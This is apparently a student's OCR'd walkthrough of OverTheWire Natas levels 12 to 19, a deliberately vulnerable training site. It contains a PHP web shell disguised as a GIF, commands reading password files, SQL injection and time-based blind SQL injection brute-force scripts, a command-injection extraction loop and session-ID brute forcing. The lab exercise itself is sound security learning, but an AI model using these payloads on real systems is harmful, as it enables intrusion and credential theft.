
```
?c=cat /etc/natas_webpass/natas13
```

```
#!/usr/bin/env python

# -*- coding: utf-8 -*-


import requests

import re

username = 'natas12'

password = 'YWqo0pjpcXzSIl5NMAVxg12QxeC1w9QG'

url = 'http://%s.natas.labs.overthewire.org/' % username

session = requests.Session()

#response = session.get(url, auth=(username, password))

#response = session.post(url, files = {"uploadedfile" : open('revshell.php', 'rb')},data = {"filename":"revshell.php", "MAX_FILE_SIZE" : "1000"}, auth = (username, password))

response = session.get(url + 'upload/ltnw8gq53g.php?c=cat /etc/natas_webpass/natas13', auth = (username, password))

content = response.text

print(content)
```

this is the php get request, c is just a variable

```
<?php
	system($_GET['c']);
?>
```

lW3jYRI02ZKDBb8VtQBU1f6eDRo6WEj9



NATAS12

Choose a JPEG to upload (max 1KB):

Level 13

Same code as level 12 but slight different that we cannot upload our php file because of they change their php code with exif_imagetype function it checks whether is it a image file type or not, But there is always a way to go through it is that this function "exif_imagetype()" reads the first bytes of an image and checks its signature. Therefore we can change it to look as GIF or an image.

Actully we are tricking the web server that we are going to upload a GIF but truly we are uploading a php code.

```
GIF89a

<?php

        system($_GET['c']);

?>
```

we modify the code and check file type then we will get the file as a GIF

```
file revshell.php

revshell.php: GIF image data, version 89a, 15370 x 28735
```

Now we execute the code and getting the path as previous level


```
#!/usr/bin/env python

# -*- coding: utf-8 -*-


import requests

import re


username = 'natas13'

password = 'lW3jYRI02ZKDBb8VtQBU1f6eDRo6WEj9'


url = 'http://%s.natas.labs.overthewire.org/' % username
```

```
session = requests.Session()


#response = session.get(url, auth=(username, password))

response = session.post(url, files = {"uploadedfile" : open('revshell.php', 'rb')},data =
{"filename":"revshell.php", "MAX_FILE_SIZE" : "1000"}, auth = (username, password))


content = response.text

print(content)
```

path - upload/85b22dghpf.php

upload/85b22dghpf.php?c=whoami - check whoami and confirm it you can now easily get the password by using cat /etc/natas_webpass/natas14

qPazSJBmrmU7UQJv17MHk1PGC4DxZMEP



NATAS13

For security reasons, we now only accept image files!

Choose a JPEG to upload (max 1KB):

Level 14

In this level we are going to trick the backend code and inject a sql query.

First of all we need to focus on the sql query we don't know any usernames or passwords but we can do something to this.

we just need to get username and password = true for that first of all we can comment out the password part and begin with username but we don't know any users either hence we need to write a statement that is true always. For that we can write putting a OR and 1 = 1, it's always true. Now you can execute the code and get the password.


when we comment the password:

```
Executing query: SELECT * from users where username="shenal" #" and password="mario"<br>Access denied!<br><div id="viewsource">
```

still we doen't have access because we don't know the username.

```
#!/usr/bin/env python

# -*- coding: utf-8 -*-


import requests

import re


username = 'natas14'

password = 'qPazSJBmrmU7UQJv17MHk1PGC4DxZMEP'


url = 'http://%s.natas.labs.overthewire.org/?debug=true' % username

session = requests.Session()

#response = session.get(url, auth=(username, password))

response = session.post(url, data = {"username" : 'shenal" OR 1 = 1           #', "password" : "mario"}, auth=(username, password))


content = response.text

print(content)
```

TTkaI7AWG4iDERztBcEyKV7kRXH1EZRB



NATAS14

Username:

Password:

Login

View sourcecode

Level 15

in this level we try to enter another sql injection but in a different way.

```
response = session.post(url, data = {"username" : "shenal"},auth=(username, password))
```

this doesn't work hence we enter username as 'natas16' it will work.

this quey tells us that user exist.

```
response = session.post(url, data = {"username" : 'natas16"  #'},auth=(username, password))
```

this shows: This user doesn't exist.

```
response = session.post(url, data = {"username" : 'natas16" password LIKE "whoknows" #'},auth=(username, password))
```

We call this method as blind SQl injection.

```
import requests

import string


characters = string.ascii_uppercase + string.ascii_lowercase + string.digits


username = 'natas15'

password = 'TTkaI7AWG4iDERztBcEyKV7kRXH1EZRB'


url = 'http://%s.natas.labs.overthewire.org/' % username


session = requests.Session()

# response = session.get(url, auth=(username, password))


seen_password = list()
```

```
while True:
    for ch in characters:
        print("trying with password", "".join(seen_password) + ch)
        response = session.post(
            url,
            data={
                "username": 'natas16" AND password LIKE BINARY "' +"".join(seen_password) + ch
+ '%" #'
            }, auth=(username, password)
        )

        content = response.text

        if "This user exists." in content:
            seen_password.append(ch)
            break

    print("Current password:", "".join(seen_password))

    # Add a condition to exit the loop when the password length is reached
    if len(seen_password) == len(password):
        print("Password found:", "".join(seen_password))
        break
```

when you got the password it will keep iterating there are 32 characters after that you wont get any characters but it will keep iterating.

trd7izrd5gatjj9pkpeuaolfejhqj32v


TRD7IZRD5GATJJ9PKPEUAOLFEJHQJ32V

this is not the password but if you change this line like this I mean first you need to give uppercase then the lowercase.

```
characters = string.ascii_uppercase + string.ascii_lowercase + string.digits
```

otherwise it will print letters in lowercase. On the other hand it will only print uppercase and digits because it' not checking case sensitive. correct code is above.

TRD7iZrd5gATjj9PkPEuaOlfEjHqj32V



Level 16

In this level it's like a previous level dictionary.txt file search. Related to natas 16 any output will not shown because of the 'grep'

We have to do some sql injection and do a bruforce to get the password as earlier level.

```
<?
          $key = "";
          if(array_key_exists("needle", $_REQUEST)) {
             $key = $_REQUEST["needle"];
}

if($key != "") {
   if(preg_match('/[;|&`\'"]/',$key)) {
      print "Input contains an illegal character!";
   } else {
      passthru("grep -i \"$key\" dictionary.txt");
   }
}
?>
```

```
response = session.post(url, data = {"needle" : "'ls'"}, auth=(username, password))
```

this says illegal character

```
response = session.post(url, data = {"needle" : "($whoami)"}, auth=(username, password))
```

this will not give any output

in here we are trying to use that we used in the previous leve user does exist or not kind of a thing. like an answer (yes or no)

response = session.post(url, data = {"needle" : "($ /etc/natas_webpass/natas17)"}, auth=(username, password)) - no output response = session.post(url, data = {"needle" : "$(grep b /etc/natas_webpass/natas17)"}, auth=(username, password)) - a is not in the password when you type b it will not give you a out put because b is in the pass word in PHP grep it doesn't search for b in dictionary.tx

response = session.post(url, data = {"needle" : "anythings$(grep a /etc/natas_webpass/natas17)"}, auth=(username, password))

returns anythings it means a letter is not in the password

response = session.post(url, data = {"needle" : "anythings$(grep b /etc/natas_webpass/natas17)"}, auth=(username, password))

does not returns anythings it means b letter is in the password

now we got the yes or no thing.....

we need to get every character in the password.

response = session.post(url, data = {"needle" : "anythings$(grep ^b /etc/natas_webpass/natas17)"}, auth=(username, password))


we are trying to find the what is the first character.

#python_code

```
from urllib import response

import urllib

import requests

import re

import string


characters = string.ascii_uppercase + string.ascii_lowercase + string.digits

passwd = list()


username = 'natas16'

password = 'TRD7iZrd5gATjj9PkPEuaOlfEjHqj32V'
```

```
url = 'http://%s.natas.labs.overthewire.org/' % username


session = requests.Session()
#reponse = session.get(url , auth=(username, password))
passwd = ''
oldlenght = 0
passwordLeaked = ''


while len(passwd) < 32:
    for char in characters:
        print('Trying password :', ''.join(passwd)+char)
        reponse = session.post(url , data={"needle":"anythings$(grep ^"+''.join(passwd)+char+" /etc/natas_webpass/natas17)"}, auth=(username, password))
        content = reponse.text


        if not re.findall('anythings',content):
            passwd += char
            break


    #for char in passwd[0:oldlenght]:
        #passwordLeaked += char
print('The password is :', passwd)


#$(grep b /etc/natas_webpass/natas17)
```

XkEuChE0SbnKBvH1RU7ksIb9uuLmI7sd



Not secure | natas16.natas.labs.overthewire.org

NATAS16

For security reasons, we now filter even more on certain characters

Find words containing: Search

Output:

View sourcecode

Level 17

In this level also we are going to do a sql injection (time-based blind SQL injection)

```
response = session.post(url, data = {"username" : 'shenal" OR 1 = 1 #'}, auth=(username, password))
```

no output

now we are going to try the SQL sleep function

```
response = session.post(url, data = {"username" : 'shenal" AND SLEEP(5) #'}, auth=(username, password))
```

no out put because there is no such an user therfore enter 'natas18'

```
response = session.post(url, data = {"username" : 'natas18" AND SLEEP(5) #'}, auth=(username, password))
```

now we can do a time base attack

```
response = session.post(url, data = {"username" : 'natas18" AND password LIKE "' + "".join(seen_password) + character + '%" AND SLEEP(2) #'}, auth=(username, password))
```

we can clearly see it sleeps


```
trying 8
end_time  1693144260.9159546 and difference  2.2369472980499268 - (sleep)
start_time 1693144260.9160337
```

Make sure to use BINARY otherwise you may lost capital letters in the password.

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import requests
import string
from time import time, sleep

characters = string.ascii_uppercase + string.ascii_lowercase + string.digits

username = 'natas17'
```

```
password = 'XkEuChE0SbnKBvH1RU7ksIb9uuLmI7sd'


url = 'http://%s.natas.labs.overthewire.org/' % username


session = requests.Session()


seen_password = ''
while len(seen_password) < 32:
    character_found = False


    for character in characters:
        start_time = time()



        print("trying ", ''.join(seen_password + character))
        payload = 'natas18" AND password LIKE BINARY "' + seen_password + character + '%" AND SLEEP(2) #'
        data = {'username': payload}


        response = session.post(url, data=data, auth=(username, password))
        end_time = time()


        difference = end_time - start_time


        if difference > 2:  # Adjust the threshold as needed
            seen_password += character
            character_found = True
            #seen_password.append(character)
            break
    if not character_found:
        print("Character not found. Exiting.")
        break

print('The password is:', seen_password)
```

```
The password is: 8NEDUUxg8kFgPV84uLwvZkGn6okJQ6aq
```



Level 18

in this level we cannot get an idea like yes or no

```
response = session.post(url, data = {"username": "shenal", "password" : "mario"}, auth = (username, password))
```

not works

```
#print(content)

print(session.cookies)
```

```
PHPSESSID=13
```

A PHP session ID is a unique identifier assigned to each user's session in a web application built with PHP. It allows the server to track and manage user sessions. Sessions are a way to store user-specific data across multiple pages or requests, making it possible to maintain stateful interactions on an otherwise stateless HTTP protocol.


Now we need to try to get the admins session id therefore, We are doing a bruteforce.

```
#!/usr/bin/env python

# -*- coding: utf-8 -*-


import requests

import string

from time import time, sleep


characters = string.ascii_uppercase + string.ascii_lowercase + string.digits


username = 'natas18'

password = '8NEDUUxg8kFgPV84uLwvZkGn6okJQ6aq'


url = 'http://%s.natas.labs.overthewire.org/' % username

session = requests.Session()


#seen_password = ''
```

```
for session_id in range(1,641):
    response = session.get(url, cookies = {"PHPSESSID" : str(session_id)}, auth = (username, password))
    #response = session.post(url, data = {"username": "natas19", "password" : "mario"}, auth = (username, password))
    content = response.text
    if "You are an admin" in content :
        print("Got it!", session_id)
        print(content)
        break
    else:
        print("Trying : ", session_id)


#print(session.cookies)
```

```
Got it! 119
```

Password: 8LMJEhKFbMKIL2mxQKjv0aEDdk7zpT0s


Not secure | natas18.natas.labs.overthewire.org

NATAS18

Please login with your admin account to retrieve credentials for natas19.

Username:

Password:

Login

View sourcecode

Level 19

In this level page uses the same code but no session id

```
response = session.post(url, data = {"username": "shenal", "password" : "mario"}, auth = (username, password))
```

no output (no progress)

```
#!/usr/bin/env python

# -*- coding: utf-8 -*-

import requests

import string

username = 'natas19'

password = '8LMJEhKFbMKIL2mxQKjv0aEDdk7zpT0s'

url = 'http://%s.natas.labs.overthewire.org/' % username

session = requests.Session()

#response = session.get(url, auth=(username, password))

#response = session.get(url, cookies = {"PHPSESSID" : str(session_id)}, auth = (username, password))

response = session.post(url, data = {"username": "shenal", "password" : "mario"}, auth = (username, password))

content = response.text

print(session.cookies)

print("=======================")
print(content)
```

it gives me : PHPSESSID=3137332d7368656e616c (random number that change)

```
3633392d7368656e616c
3530332d7368656e616c
36342d7368656e616c
3230382d7368656e616c
39322d7368656e616c
```

remove the user name and try it then you will get some id but the end of '2d' wont change

```
3532302d
3333332d
```

These are hex values

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import requests
import string

username = 'natas19'
password = '8LMJEhKFbMKIL2mxQKjv0aEDdk7zpT0s'

url = 'http://%s.natas.labs.overthewire.org/' % username
```

```
for i in range(10):

    session = requests.Session()

    #response = session.get(url, auth=(username, password))
    #response = session.get(url, cookies = {"PHPSESSID" : str(session_id)}, auth = (username, password))
    response = session.post(url, data = {"username": "shenal", "password" : "mario"}, auth = (username, password))
    content = response.text

    #print(session.cookies["PHPSESSID"].decode('hex'))
    print(bytes.fromhex(session.cookies["PHPSESSID"]).decode('utf-8'))
```

these are the out put:

```
293-shenal
544-shenal
543-shenal
226-shenal
366-shenal
346-shenal
638-shenal
262-shenal
548-shenal
344-shenal
```

Difference between this level and the previous one is in here we need to fine admins session id with decoding.


this is the code:

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import requests
import string

username = 'natas19'
password = '8LMJEhKFbMKIL2mxQKjv0aEDdk7zpT0s'

url = 'http://%s.natas.labs.overthewire.org/' % username

for i in range(641):
    session = requests.Session()
    hex_encoded_session_id = "%d-admin" % i
    print("Trying PHPSESSID:", hex_encoded_session_id.encode('utf-8').hex())

    cookies = {"PHPSESSID": hex_encoded_session_id.encode('utf-8').hex()}
    response = session.get(url, cookies=cookies, auth=(username, password))

    #response = session.get(url, auth=(username, password))
    #response = session.get(url, cookies = {"PHPSESSID" : str("%d-admin" % i).encode('hex')},
auth = (username, password))
